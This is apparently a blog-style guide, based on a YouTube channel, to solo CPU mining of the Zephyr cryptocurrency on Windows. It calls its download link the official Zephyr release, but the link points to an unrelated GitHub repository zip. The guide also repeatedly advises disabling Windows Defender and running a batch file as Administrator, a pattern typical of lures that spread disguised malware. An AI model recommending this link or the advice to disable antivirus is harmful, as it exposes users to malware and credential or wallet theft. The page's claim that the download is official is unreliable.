How to Mine Zephyr Using CPU Solo Mining on Windows in 2026
· based on the channel FINCOR
Zephyr is a privacy-focused, reserve-backed stablecoin cryptocurrency that integrates Monero’s privacy features with the Minimal Djed protocol. For miners interested in solo mining Zephyr using their CPU on Windows, the process is straightforward and accessible, even for beginners. This guide explains how to mine Zephyr solo on a CPU and set up all necessary software components.
Understanding Zephyr and Its Mining Principles
Zephyr is built on the proven Minimal Djed protocol combined with Monero’s privacy technology, creating a private, stablecoin system. This unique combination ensures both transaction privacy and currency stability. Mining Zephyr helps secure the network and earn rewards, with CPU mining being a viable entry method due to Zephyr’s mining algorithm compatibility.
Preparing Your Windows PC for Zephyr CPU Solo Mining
To start mining Zephyr solo on Windows, you need to prepare your system:
- Download the official wallet and miner: Obtain the Zephyr wallet and mining software from the official GitHub release at Zephyr Protocol Official GitHub.
- Unzip files: Extract all files into a dedicated folder to keep your mining setup organized.
- Update dependencies: Ensure Microsoft Visual Studio and Python are updated to avoid runtime errors.
- Disable Windows Defender temporarily: Some users report errors that can be resolved by disabling Windows Defender during mining setup.
Installing and Configuring the Zephyr Wallet
The wallet is essential for solo mining as it manages your mining rewards and interacts with the Zephyr network.
- Run the wallet executable from the extracted folder.
- Create a new wallet address or restore an existing one.
- Securely save your wallet seed and password.
- Keep the wallet running during the mining process to ensure proper block rewards.
Setting Up the CPU Miner for Zephyr
The miner software communicates with your wallet and performs the actual mining work.
- Locate the JSON configuration file and BAT (batch) file in your mining folder.
- Edit the JSON config to include your wallet address and mining pool or solo mining parameters.
- The BAT file launches the miner using the JSON config; make sure it points to the correct config file.
- Run the BAT file as Administrator to enable huge pages, which optimize mining performance.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Optimizing CPU Mining Performance
Optimizing your CPU can increase hash rates and mining profitability:
- Choose CPUs with multiple cores and high thread counts.
- Apply recommended overclock settings carefully to avoid overheating.
- Monitor CPU temperature and power consumption.
- Use the latest miner versions that support performance improvements and bug fixes.
Troubleshooting Common Issues
Some users encounter errors during setup. Common solutions include:
- Updating Microsoft Visual Studio and Python packages.
- Temporarily disabling Windows Defender or adding exceptions for mining files.
- Verifying wallet synchronization with the network.
- Double-checking wallet address and config file correctness.
Useful Links
- Official Zephyr Protocol website for project info and updates: https://zephyrprotocol.com/
- Official wallet and miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo on a CPU using Windows is accessible with the right preparation and configuration. By downloading the official wallet and miner from GitHub, updating system dependencies, and carefully setting up your config files, you can start earning Zephyr coins while supporting its innovative privacy and stability protocol. For a clear and detailed walkthrough, the channel FINCOR provides an excellent tutorial that simplifies this process for beginners and advanced users alike. Visit Zephyr Protocol to learn more and download the official tools to begin mining today.
Key takeaways
- Zephyr combines Monero privacy with the Minimal Djed stablecoin protocol.
- Solo CPU mining of Zephyr is possible on Windows using official software.
- Setup requires installing the official Zephyr wallet and CPU miner from GitHub.
- Microsoft Visual Studio and Python updates may be necessary to avoid errors.
- Configuring JSON and BAT files properly is key for a successful mining setup.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Can I solo mine Zephyr using my regular CPU on Windows?
Yes, Zephyr is designed to allow solo mining using CPUs on Windows. You just need to install the official wallet and miner software, configure them properly, and run the miner with your wallet address.
What should I do if I encounter errors when running the Zephyr miner?
Common fixes include updating Microsoft Visual Studio and Python to the latest versions, disabling Windows Defender temporarily, and ensuring your wallet is fully synchronized. Also, double-check your configuration files for mistakes.
Is solo mining Zephyr profitable with a CPU mining rig?
Profitability depends on your CPU's performance, electricity costs, and current Zephyr network difficulty and price. While CPU mining is accessible, optimizing your setup and monitoring market conditions are important for better returns.
How do I optimize my CPU for better Zephyr mining performance?
You can improve performance by enabling huge pages (run miner as Administrator), overclocking your CPU safely, using a processor with multiple cores and threads, and keeping your system cool to maintain stable operation.